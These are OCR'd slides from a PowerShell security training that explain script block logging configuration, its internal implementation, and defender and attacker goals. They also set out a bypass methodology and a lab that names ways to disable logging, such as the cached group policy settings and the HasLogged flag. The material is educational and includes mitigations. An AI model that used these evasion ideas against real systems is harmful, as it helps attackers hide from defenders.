
Scriptblock Logging - Configuration

- Can be enabled via GPO or the registry directly.
- Administrative Templates ->


  Windows Components ->

  Windows PowerShell -


  Turn on PowerShell Script Block Logging
- HKLM:\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging - EnableScriptBlockLogging


Turn on PowerShell Script Block Logging
Turn on PowerShell Script Block Logging
Previous Setting
Next Setting
Not Configured
Enabled
Disabled
Comment:
Supported on:
At least Microsoft Windows 7 or Windows Server 2008 family
Options:
Help:
Log script block invocation start / stop events:
This policy setting enables logging of all PowerShell script input to the Microsoft-Windows-PowerShell/Operational event log. If you enable this policy setting,
Windows PowerShell will log the processing of commands, script blocks, functions, and scripts - whether invoked interactively, or through automation.
If you disable this policy setting, logging of PowerShell script input is disabled.
If you enable the Script Block Invocation Logging, PowerShell additionally logs events when invocation of a command, script block, function, or script
starts or stops. Enabling Invocation Logging generates a high volume of event logs.
Note: This policy setting exists under both Computer Configuration and User Configuration in the Group Policy Editor.
OK
Cancel
Apply

Scriptblock Logging - Auditing



Scriptblock Logging - Auditing



Scriptblock Logging - Implementation

```
internal static void LogScriptBlockStart(ScriptBlock scriptBlock, Guid runspaceId)
{
    bool force = false;
    if (scriptBlock._scriptBlockData.HasSuspiciousContent)
    {
        force = true;
    }
    ScriptBlock.LogScriptBlockCreation(scriptBlock, force);
    if (ScriptBlock.ShouldLogScriptBlockActivity("EnableScriptBlockInvocationLogging"))
    {
        PSEtwLog.LogOperationalVerbose(PSEventId.ScriptBlock_Invoke_Start_Detail, PSOpc
        {
            scriptBlock.Id.ToString(),
            runspaceId.ToString()
        });
    }
}
```

Scriptblock Logging - Implementation

- Scriptblock logging settings are cached in a cachedGroupPolicySettings object presumably for performance reasons.

- What if you could somehow overwrite the cached settings to indicate that scriptblock logging is not enabled?
- Ryan Cobb again has you covered…
  - https://cobbr.io/ScriptBlock-Logging-Bypass.html

Scriptblock Logging - Bypass Methodology

- Observe all code paths that check for scriptblock logging being enabled.
- Identify the conditions where logging does occur and where logging might not occur.
- Can an attacker somehow influence the code paths using reflection or some other technique?

Scriptblock Logging - Bypass Methodology Lab

- At this point, we are going to assess the attack surface together and assign bypass weaponization to teams/individuals.
- Example bypasses:
  1. cachedGroupPolicySettings
  2. scriptBlock.HasLogged
  3. scriptBlock.ScriptBlockData.IsProductCode

Scriptblock Logging - Bypass Mitigations

- With scriptblock logging enabled, at a minimum, the bypasses will be logged.
- Most PowerShell-specific bypasses will likely require reflection which is mitigated with constrained language mode enforcement.
  - There is no other PowerShell-specific prevention technique.
- An elevated attack can obvious set the policy registry key/values.
  - Registry SACLs can detect these changes.
- None of these bypasses should be fixed as there are no actual logic flaws. An attacker is taking advantage of the fact that PowerShell grants arbitrary code execution when not running constrained language mode.

PowerShell Logging

PowerShell Logging - Attacker Goals

Logging from an attacker's perspective:

1. A way to get caught
    a. Many of your actions will be logged. You must be aware of what your footprint is. Possible courses of action:
        i. Evade logging - perform actions that don’t get logged
        ii. Circumvent logging - prevent logging from occurring, ideally, in a way that also doesn’t create alerts.
2. A way to confuse defenders
    a. i.e. fill the logs with bogus data
3. A potential C2 channel
    a. Event logging offers a remote, push/pull model.

PowerShell Logging - Defender Goals


Logging from a defender's perspective:

1. Supply indicators of attack
   a. A single event log could supply enough relevant information to present evidence of an attack.
2. Supply attack context
   a. Events related to an alert supply much needed attack context - crucial for investigation and remediation.

Logs are meaningless though if they aren’t aggregated, forwarded, and looked at though.

PowerShell Logging

All PowerShell activity is logged to two event logs:




PowerShell Logging - Classic Log

Supports the following event IDs:

- 100-103 - Engine Health
- 200 - Command Health
- 300 - Provider Health
- 400-403 - Engine Lifecycle
- 500-502 - Command Lifecycle
- 600 - Provider Lifecycle
- 700 - Settings
- 800 - Pipeline Execution

